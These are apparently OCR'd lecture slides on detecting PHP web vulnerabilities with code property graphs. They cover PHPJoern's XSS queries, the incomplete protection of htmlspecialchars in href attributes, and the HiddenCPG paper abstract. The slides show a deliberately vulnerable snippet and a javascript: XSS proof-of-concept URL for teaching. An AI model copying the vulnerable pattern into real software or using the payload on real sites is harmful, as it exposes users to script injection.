
Code Property Graph



PHPJoern, *EuroS&P '17*



PHPJoern, *EuroS&P '17*



Define how to traverse on CPG to find bugs

Audit a large amount of code in a scalable way

Application under test

A **general representation** of a large amount of mined source code

Code Property Graph (CPG)

Graph traversal query

Define how to traverse on CPG to find bugs

From 1,854 GitHub projects, PHPJoern identified 196 bugs within 6 days and 13 hours

Application under test

A **general representation** of a large amount of mined source code

Code Property Graph (CPG)

Graph traversal query

PHPJoern, *EuroS&P '17*

```
<?php
    $input = $_GET["input"];
    $message = $input;
?>
<a href = “
    <?php echo $message; ?>
”> Content </a>
```

Searching XSS bugs

Define how to traverse on CPG to find bugs

Graph query


PHPJoern, *EuroS&P '17*

```
<?php
    $input = $_GET["input"];
    $message = $input;
?>
<a href = “
    <?php echo $message; ?>
”> Content </a>
```

Searching XSS bugs

(1) Searching sink functions

Graph query



PHPJoern, *EuroS&P '17*


```
<?php
    $input = $_GET["input"];
    $message = $input;
?>
<a href = "
    <?php echo $message; ?>
"> Content </a>
```

Searching XSS bugs

(1) Searching sink functions
(2) Identifying data flows
(3) Checking sanitizations

Data flow edge

Graph query



If there are no sanitizers (e.g., `htmlspecialchars`),
➔ **Continue to traverse**

PHPJoern, *EuroS&P '17*


```
<?php
    $input = $_GET["input"];
    $message = $input;
?>
<a href = "
    <?php echo $message; ?>
"> Content </a>
```

Searching XSS bugs

(1) Searching sink functions
(2) Identifying data flows
(3) Checking sanitizations

Data flow edge

Graph query



PHPJoern, *EuroS&P '17*


```
<?php
    $input = $_GET["input"];
    $message = $input;
?>
<a href = "
    <?php echo $message; ?>
"> Content </a>
```

Searching XSS bugs

(1) Searching sink functions
(2) Identifying data flows
(3) Checking sanitizations

Data flow edge

Graph query



Limitation of PHPJoern: Coarse-grained Query

It assumes that security mechanisms (e.g., `htmlspecialchars`) are ***perfectly safe***

```
<?php
    $input = $_GET["input"];
    $message = htmlspecialchars($input);
?>
<a href = “
    <?php echo $message; ?>
”> Content </a>
```

Convert special characters to HTML entities

- & (ampersand) → &
- " (double quote) → "
- ' (single quote) → '
- < (less than) → <
- > (greater than) → >

Incorrect Input Sanitizations

http://vuln.com?input=javascript:alert('xss')

```
<?php
    $input = $_GET["input"];
    $message = htmlspecialchars($input);
?>
<a href = "
    <?php echo $message; ?>
"> Content </a>
```

Convert special characters to HTML entities

- & (ampersand) → &
- " (double quote) → "
- ' (single quote) → '
- < (less than) → <
- > (greater than) → >

```
<a href="javascript:alert('xss')"> Content </a>
```

This application is still vulnerable

Incorrect Input Sanitizations


```
http://vuln.com?input=javascript:alert('xss')
```

```
<?php
<a href = "
    <?php echo $message; ?>
"> Content </a>
```

- ' (single quote) → '
- < (less than) → <
- > (greater than) → >

Coarse-grained query can produce false negatives

```
<a href="javascript:alert('xss')"> Content </a>
```

This application is still vulnerable

Research Question: How to Find Incorrect Input Sanitizations?

HiddenCPG, *WWW '22*

HiddenCPG: Large-Scale Vulnerable Clone Detection Using Subgraph Isomorphism of Code Property Graphs

Seongil Wi
School of Computing, KAIST

Sijae Woo
School of Computing, KAIST

Joyce Jiyoung Whang
School of Computing, KAIST

Sooel Son
School of Computing, KAIST

ABSTRACT


A code property graph (CPG) is a joint representation of syntax, control flows, and data flows of a target application. Recent studies have demonstrated the promising efficacy of leveraging CPGs for the identification of vulnerabilities. It recasts the problem of implementing a specific static analysis for a target vulnerability as a graph query composition problem. It requires devising coarse-grained graph queries that model vulnerable code patterns. Unfortunately, such coarse-grained queries often leave vulnerabilities due to faulty input sanitization undetected. In this paper, we propose HiddenCPG, a scalable system designed to identify various web vulnerabilities, including bugs that stem from incorrect sanitization. We designed HiddenCPG to find a subgraph in a target CPG that matches a given CPG query having a known vulnerability, which is known as the subgraph isomorphism problem. To address the scalability challenge that stems from the NP-complete nature of this problem, HiddenCPG leverages optimization techniques designed to boost the efficiency of matching vulnerable subgraphs. HiddenCPG found

recent years, PHP open-source software has made tremendous and rapid progress, reaching almost 140K projects on GitHub [5].

